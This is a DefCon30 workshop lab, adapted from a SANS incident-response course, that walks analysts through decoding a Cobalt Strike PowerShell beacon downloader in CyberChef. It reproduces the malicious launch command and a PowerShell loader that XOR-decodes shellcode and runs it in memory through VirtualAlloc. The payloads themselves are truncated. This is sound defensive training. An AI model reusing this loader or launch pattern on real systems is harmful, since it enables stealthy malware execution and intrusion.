The Art of Modern Malware Analysis: Initial Infection Malware, Infrastructure, and C2 Frameworks

- DefCon30 Workshop, Part 3 -- Deep-dive into Cobalt Strike, Ryan Chapman (@rj_chap)

Decoding Cobalt Strike Payloads

> **Content from SANS FOR528**
>
> Please note that the material from this portion of the workshop comes from my SANS course "FOR528: Ransomware for Incident Responders." Specifically, this content has been adapted from the first lab we cover on Day 3 (of 4) when we cover Cobalt Strike :).
>
> If you'd like to learn more about the course, check out:
>
> - https://for528.com/course

I'd prefer that you not share this section of the workshop, especially this PDF, outside of this workshop. I received permission to adapt our "Lab 3.1" material from the course to this workshop. Obviously I'm providing a PDF and cannot restrict sharing. But you know, let's treat this as "TLP:Red" in a way. We at SANS would appreciate it :). The more folks adhere to this rule, the more I may be able to do things like this in the future.

OK, let's get to it!!

Background

Cobalt Strike has become the bane of the IR analyst's existence. Not only is the tool phenomenal at its job, but the extensible nature of the tool allows threat actors to implement ephemeral IOCs. Signature-based detection is inadequate, having Team Servers taken down only leads to additional ones replacing them, and constantly keeping processes in-memory can make general forensics difficult.

In this lab, you'll learn how to analyze two specific use-cases:

1. Identification of a PowerShell beacon downloader script
2. Identification of a stageless beacon Portable Executable (PE) file (`.exe`) on disk

Both PowerShell downloader scripts and PEs that hit the disk contain embedded profiles. Extracting and decoding these profiles can prove critical to your understanding of the overall attack. So let's get to it!

Objectives

- Learn to recognize PowerShell beacon downloader scripts

- Analyze a beacon downloader script using CyberChef
- *Optional:* Analyze a beacon downloader script via the Terminal
- Utilize beacon configuration parsers extract configs from Cobalt Strike-generated shellcode and PEs
- Evaluate Cobalt Strike beacon configurations to understand how they operate

Exercise Preparation

1. Access the provided Pluralsight Labs environment
   - Ensure to access the `Linux Desktop` environment, **not** the Console option
   - You will be logged into the `pslearner` account
2. Begin by running CyberChef using the following docker command:
   - Note: If you followed the challenge instructions prior to following this document, you may have already run this command. If so, no need to run it again :).

   ```
   sudo docker run -d -p 8000:8000 mpepping/cyberchef
   ```

   a. Verify that CyberChef is now running by opening the Firefox browser via `Applications > Internet > Firefox Web Browser` (from the menu at the top-left of your Ubuntu desktop) and attempting to access CyberChef:

   ```
   http://localhost:8000
   ```

   - Note that we are accessing port 8000 via HTTP, **not** HTTPS

   If you can now access CyberChef, awesome! Let's move to accessing your malware artifacts and tools.
3. Change directory into the `LAB_FILES` directory:

   ```
   cd ~/Desktop/LAB_FILES/
   ```

4. Extract the 7z document containing our lab data:

   ```
   sudo 7z x cs_analysis.7z
   ```

   - **The password to the archive is:** `dc30workshop`
   - Make sure to include `sudo` in the above command or it will fail
5. Change the owner of the newly-expanded `cs_analysis` directory to your `pslearner` account:

   ```
   sudo chown -R pslearner: cs_analysis
   ```

   - Make sure to include `sudo` in the above command or it will fail

6. Change directory into the `cs_analysis` directory:
    - `cd cs_analysis/`
7. Check the folder contents of the directory via running `ll`. Your output should look like this:

```
pslearner@ip-172-31-24-10:~/Desktop/LAB_FILES/cs_analysis$ ll
total 728
drwxr-xr-x 3 pslearner pslearner   4096 Jul 29 08:38 ./
drwxr-xr-x 5 root      root        4096 Aug 12 05:53 ../
-rwxr-xr-x 1 pslearner pslearner 106512 Jul 29 07:51 1768.py*
-rwxr-xr-x 1 pslearner pslearner 287744 Jul 29 07:51 beacon.dll*
-rwxr-xr-x 1 pslearner pslearner 288256 Jul 29 07:51 beacon.exe*
-rwxr-xr-x 1 pslearner pslearner   6125 Jul 29 07:51 payload.txt*
drwxr-xr-x 2 pslearner pslearner   4096 Jul 29 08:10 precooked/
-rwxr-xr-x 1 pslearner pslearner  28890 Jul 29 07:51 translate.py*
```

BOOM! We're ready to rock!


Walkthrough: Analyzing PowerShell Downloaders

PowerShell-based downloaders are one of the most common methods threat actors use to get beacons into an environment. In my SANS FOR528 course, students learn to deobfuscate encoded PowerShell during Day 2. We then take that type of analysis to the next level by decoding a Cobalt Strike payload during Day 3, which is what we will all be doing now in this workshop.


You may identify a PowerShell beacon downloader in many places. Your EDR may log and/or alert on the process creation event. You might review a Sysmon Event ID 1 or Security Event ID 4688 with command line logging event. You might even review the `ConsoleHost_history.txt` file from a host. Regardless of how you identify the script, the analysis methodology remains the same.

The following are examples of the script we're going to analyze being found in Security Event ID 4104 and Event ID 400/600 events:

Event ID 4104 Example



Event ID 400/600 Example



The encoded command found in the above screenshots happens to be a beacon downloader:

```
%COMSPEC% /b /c start /b /min powershell -nop -w h -noni -ExecutionPolicy bypass -ec JABzAD0ATgBlAHcALQBPAGIAagBlAGMA[...snipped...]
```

The above command uses the following methods to launch an encoded PowerShell script:

- `powershell %COMSPEC% /b /c`
  - Invokes PowerShell to execute a command shell (via the `%COMSPEC%` environment variable) using the batch and command parameters, with the command being:
- `start /b /min`

- Runs the `start` command, which launches the `powershell` command below in a new shell using the batch and minimize parameters

- `powershell -nop -w h -noni -ExecutionPolicy bypass -ec`
  - Invokes another embedded PowerShell engine with parameters to not load a profile (`-nop`), hide the window (`-w h`), remain non-interactive (`-noni`), bypass the system's Execution Policy (`-ExecutionPolicy bypass`), and run an encoded command (`ec`)

The full command execution follows:

```
powershell %COMSPEC% /b /c start /b /min powershell -nop -w h -noni -
ExecutionPolicy bypass -ec
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAC
```

We have pre-extracted the base64 string itself, the encoded command, and saved it in a file named `payload.txt`. We will use this file to walk through the analysis process.

You can find the `payload.txt` file at `~/Desktop/LAB_FILES/cs_analysis/payload.txt` in your Pluralsight Labs environment.


- If you do not see this file, please ensure to follow the lab setup instructions in the prior section

Decoding via CyberChef

1. Open the Firefox browser via `Applications > Internet > Firefox Web Browser` (from the menu at the top-left of your Ubuntu desktop) and navigate to CyberChef:

   ```
   http://localhost:8000
   ```

   - Note that we are accessing port 8000 via HTTP, **not** HTTPS
2. To begin, click the `Open file as input` button at the top right of the screen:
   - NOTE: Please ignore the URL shown in the screenshot below, as this is the URL we use in FOR528. Your URL will be `http://localhost:8000` as noted above.




3. In the "File Upload" window, navigate to `~/Desktop/LAB_FILES/cs_analysis/`, select the `payload.txt` file, and then click the `Open` button

   Now that your file is loaded, let's begin building your CyberChef recipe!


4. In the "Search" bar at the top-left in the "Operations" navigation menu, search for `base64`. This will reveal a number of operations, with `From Base64` being the second.

5. Drag-and-drop the `From Base64` operation from the Operations menu into the blank "Recipe" section:



   You have just loaded your first step in our recipe. This Search > Drag-and-drop under "Recipe" process is how we build our recipe to decode our downloader script.


   The "Output" section at the bottom-right now shows the results of base64 decoding our original base64 string. You will notice that the decoded content contains dots (`.`) between each character:



- This is because encoded PowerShell commands are stored in UTF-16 (Unicode)

We don't want to work with a Unicode string going forward, so let's decode the string to standard ASCII.

6. Search in the Operations menu for `decode`, then drag-and-drop the `Decode text` operation to add it to our recipe
7. Click on the `Encoding` drop-down within the `Decode text` operation module and select `UTF-16LE (1200)`



> **CyberChef Recipe - Stage 1**
>
> If you are having trouble, you can use the `Load recipe` button at the top of the Recipe section to load the following CyberChef recipe:
>
> ```
> From_Base64('A-Za-z0-9+/=',true)
> Decode_text('UTF-16LE (1200)')
> ```

You have now decoded the first stage of the script and revealed a second stage, which is as follows:

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAAAO1WWW/qRhR+hh0i2FYLYQpJWkcqasIYLA
 (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Decoding Stage 2

The embedded script that we have identified is composed of two primary parts:

`$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("[base64_string_here]"));`

- The `$s` variable is filled with a memory object whose contents are the decoded base64 string


`IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd();`

- `IEX` is used to execute code resulting from the `$s` variable being decompressed via Gzip


> **A note about Gzip compression utilities**
>
> The `gunzip` tool is a common Linux utility used to decompress data compressed using Gzip. In the optional Decoding Via the Terminal section that follows, we use the `gunzip` utility. Here, we'll be using the `Gunzip` option in CyberChef. Even if you don't use the Terminal much, it's good to keep in mind that you can pipe data in the terminal to `| gunzip` to decompress a Gzip stream. Malware analysts often used this technique.

In summary, this stage of the script takes a base64 string, decodes it, and then gunzips the results. Let's do that now in CyberChef.

1. In the Output section at the bottom-right of the screen, click the `Replace input with output` button to move the output content into the Input area




2. Double-click the **`Decode text`** operation in the Recipe area to remove it
3. In the "Input" area, copy *just the base64 string* (**`H4sIAAAAAAAAAO1WWW[...snipped...]v4DhAEYfdsNAAA=`**) and replace the contents of the Input area with just the base64 string



We now have the second stage base64 being decoded, so it's time to add the **`Gunzip`** operation

4. Search Operations for **`gunzip`**, then drag-and-drop the **`Gunzip`** operation to add it to our recipe



CyberChef Recipe - Stage 2

If you are having trouble, you can use the `Load recipe` button at the top of the "Recipe" section to load the following CyberChef recipe:

```
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
```

You have now decoded the next stage of the attack! Let's continue.

Decoding Stage 3

The following is the third stage of our script that we have identified:

```
Set-StrictMode -Version 2

function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods =
([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress',
[Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}
```

```
function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]]
$var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder =
[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code =
[System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqH


    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_
 kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000,
0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0,
$var_buffer, $var_code.length)

    $var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_k
 (func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```


This is a well-known PowerShell script that Cobalt Strike uses to download and execute a beacon. Analysis of each line of this code is outside the scope of this course. Our job is to decode and review the shellcode

contained within. Thus we can suffice with an overview of what the script does:

1. Sets the variable `$var_code` to the contents of a decoded base64 string
2. XOR's each byte in `$var_code`, the decoded base64 string, by decimal `35` (hex: `0x23`)
3. Uses the Win32 API call `VirtualAlloc` to allocate a memory buffer, fills the buffer with the contents of `$var_code`, and then executes the code

Based on this flow, we know that the script decodes the base64 string and then XOR's the result by decimal 35. This yields the shellcode that is loaded into memory and run. Our task is obvious: We want to use CyberChef to decode the shellcode manually.


1. In the Output area, copy *just the base64 string* (`32ugx9PL6yMjI2J[...snipped...]w0TDRMjIyMjIw==`) and replace the contents of the Input area with just the base64 string
   - We are not using the `Replace input with output` button, as it fails with this script
2. Double-click the `Gunzip` operation in the Recipe area to remove it
3. Search Operations for `xor`, then drag-and-drop the `XOR` operation to add it to our recipe
4. In the `Key` section of the `XOR` operation, enter the value `35`
5. Click on the `Hex` drop-down within the `XOR` operation module and select `Decimal`

